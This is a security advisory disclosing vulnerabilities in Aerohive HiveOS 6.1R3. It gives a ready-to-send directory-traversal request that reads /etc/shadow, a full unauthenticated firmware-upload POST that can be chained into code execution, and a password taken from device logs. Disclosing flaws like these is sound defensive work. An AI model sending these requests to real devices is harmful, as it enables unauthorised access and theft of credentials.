Vulnerability Advisory

Name	Aerohive HiveOS Multiple Vulnerabilities
Vendor Website	http://www.aerohive.com
Affected Software	Aerohive HiveOS 6.1R3
Date Released	29th January 2015
Author	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Aerohive HiveOS software.

Exploitation


Local File Inclusion

By sending a crafted GET request to the action.php5 page, an unauthenticated malicious entity may include arbitrary files of the local file system. Combined with a directory-traversal, this can be used to access any file on the filesystem. The following table shows the inclusion of the '/etc/shadow' file. This is possible as the web server is running as the root user.

Local File Inclusion
`GET /action.php5?_page=../../../../../../etc/shadow%00&_action=get HTTP/1.1` `Host: <host IP>`

Additionally, an attacker may also include arbitrary files from the file system by padding the 'ah_goal' parameter (A parameter to reg.php) with '../' characters. For example, setting the 'ah_goal' parameter to '../../../../etc/shadow' retrieves the shadow file. The screenshot on the following page details a POC which can be used to replicate the issue. This specific vulnerability affects HiveOS 6.1R2 and earlier.

Local File Inclusion



Provided an attacker can upload or insert arbitrary PHP into a file somewhere on the file system, the above issues may be used to gain PHP code execution.

Password Disclosure

The following table shows the example line found within /var/log/messages. A malicious entity that gains filesystem read access may leverage this information to further compromise the Aerohive device.

Sensitive Information Within /var/log/messages

```
li_ui: Failed: <save image scp://AerohiveHiveUIadmin@192.168.44.153:/tmp/aeros.img offset 00:05:00 no-prompt _password c17bc0846796>

admin:<save signature-file scp://scpuser@192.168.44.20:/HiveManager/downloads/home/signature/ap330_all_plugins_3x.tar.gz no-prompt _password ***
```

Unauthenticated Firmware Upload

It was discovered that the firmware upload functionality does not validate the user is authenticated. As such, an unauthenticated party may upload arbitrary firmware images to the device. The uploaded file is subsequently stored under /tmp/aeros.img. When used in conjunction with a Local File Inclusion vulnerability, this results in arbitrary code execution.

The following HTTP POST request shows a test file being uploaded. No authentication cookie is required:

Firmware Upload Request

```
POST /action.php5 HTTP/1.1
Host: 192.168.154.30
Proxy-Connection: keep-alive
Content-Length: 793
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeTCmy1E22Cpj6q1U

------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="imagefile"; filename="test.txt"
Content-Type: text/plain

Test File

------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="activeAP"

on
------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="activeValue"

300
------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="_page"

ImageManagement
------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="_action"

update
------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="applyFile"


------WebKitFormBoundaryeTCmy1E22Cpj6q1U
Content-Disposition: form-data; name="MAC_ADDR"


------WebKitFormBoundaryeTCmy1E22Cpj6q1U--
```

Solution

Update to the latest version of HiveOS software.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

Researchers

Denis Andzakovic, Scott Bell, Nick Freeman, Thomas Hibbert, Carl Purvis, Pedro Worcel.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650